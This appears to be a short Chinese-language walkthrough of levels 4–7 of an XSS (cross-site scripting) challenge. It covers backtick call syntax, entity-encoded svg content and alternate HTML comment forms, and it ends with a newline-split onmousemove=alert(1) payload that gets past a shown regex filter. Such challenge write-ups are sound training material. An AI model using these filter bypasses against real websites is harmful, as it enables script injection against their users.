第四关

> 不要忘了``是可以当小括号使用的

第五关

直接复制

`svg`标签可直接执行实体字符即`HTML`转义字符，若不添加在前则包含解析`script`标签内容的编码内容


第六关

HTML注释支持以下两种方式：

<!-- xxx -->
<!- xxx -!> <!- 以！开头，以！结尾对称注释的方式 -!>

第七关

过滤了auto、大于号>、以on开头=等号结尾，将其替换成_，且忽略大小写。但是没有过滤换行，直接可以换行绕过。



input code *length: 21*

```
onmousemove
=alert(1)
```

html

```
<input value=1 onmousemove
=alert(1) type="text">
```

server code

```
function render (input) {
    input = input.replace(/auto|on.*=|>/ig, '_')
    return `<input value=1 ${input} type="text">`
}
```